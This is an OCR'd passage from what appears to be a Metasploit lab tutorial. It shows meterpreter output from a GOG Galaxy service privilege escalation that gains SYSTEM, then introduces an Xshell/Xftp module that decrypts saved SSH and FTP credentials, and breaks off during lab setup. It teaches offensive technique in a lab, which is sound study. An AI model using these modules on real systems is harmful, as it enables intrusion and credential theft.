meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

This should give us a meterpreter session with SYSTEM privileges on the target as shown in the above image.

```
meterpreter > background
[*] Backgrounding session 3...
msf5 exploit(windows/local/gog_galaxyclientservice_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                Connection
  --  ----  ----                     -----------                                ----------
  2         meterpreter x86/windows  DESKTOP-U061SVS\admin @ DESKTOP-U061SVS  192.168.36.
132:4466 → 192.168.36.129:49782 (192.168.36.129)
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DESKTOP-U061SVS    192.168.36.
132:4444 → 192.168.36.129:49826 (192.168.36.129)

msf5 exploit(windows/local/gog_galaxyclientservice_privesc) >
```


POST Xshell and Xftp Gather Passwords Module

TARGET: Xshell and Xftp **TYPE: Local** **ANTI MALWARE : ON**


Xshell and Xftp are Windowss based SSH and FTP clients respectively made by netsarang. Xshell client supports SSH, SSH2, SFTP, TELNET and RLOGIN protocols. Both Xshell and Xftp use Xmanager to encrypt their credentials. This module reverses the encrypted credenti-als and reveals them. However this will only work when the user chooses to remember the username and password. Just like every POST exploit, this one needs a meterpreter session on the target.


Let's see how this module works. We have tested this on a Windows 10 target with the

latest version of Xshell installed. Let's set the target first. Install Xshell on windows 10 target. Start the SSH server in Kali Linux to connect from the Windows 10 target.



Remember, the module only works when the user chooses to remember the credentials.




New Session - Xshell 6
File Edit View Tools Tab Window Help
ssh://192.168.36.132:22
To add the current session, click on the left arrow button.
Session Manager
All Sessions
New Session
1 New Session
Xshell 6
Copyright
Type `help
[C:\~]$
Connecting
Connection
To escape
SSH User Authentication
Remote Host: 192.168.36.132:22 (New Session)
Login Name: kali
Server Type: SSH2, OpenSSH_8.2p1 Debian-4
Select a proper user authentication method among the methods below and provide necessary information to login.
Password
Password:
Public Key
User Key:
Browse...
Passphrase:
Keyboard Interactive
Use keyboard input for user authentication.
Remember Password
OK
Cancel
Name New Session
Host 192.168.36.132
Port 22
Protocol SSH
User Name
Description
ssh://192.168.36.132:22
xterm 107x35 10,1 1 session CAP NUM
New Session - kali@kali: ~ - Xshell 6
File Edit View Tools Tab Window Help
ssh://192.168.36.132:22
To add the current session, click on the left arrow button.
Session Manager
All Sessions
New Session
1 New Session
Xshell 6 (Build 0197)
Copyright (c) 2002 NetSarang Computer, Inc. All rights reserved.
Type `help' to learn how to use Xshell prompt.
[C:\~]$
Connecting to 192.168.36.132:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.
Linux kali 5.5.0-kali2-686-pae #1 SMP Debian 5.5.17-1kali1 (2020-04-21) i686
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
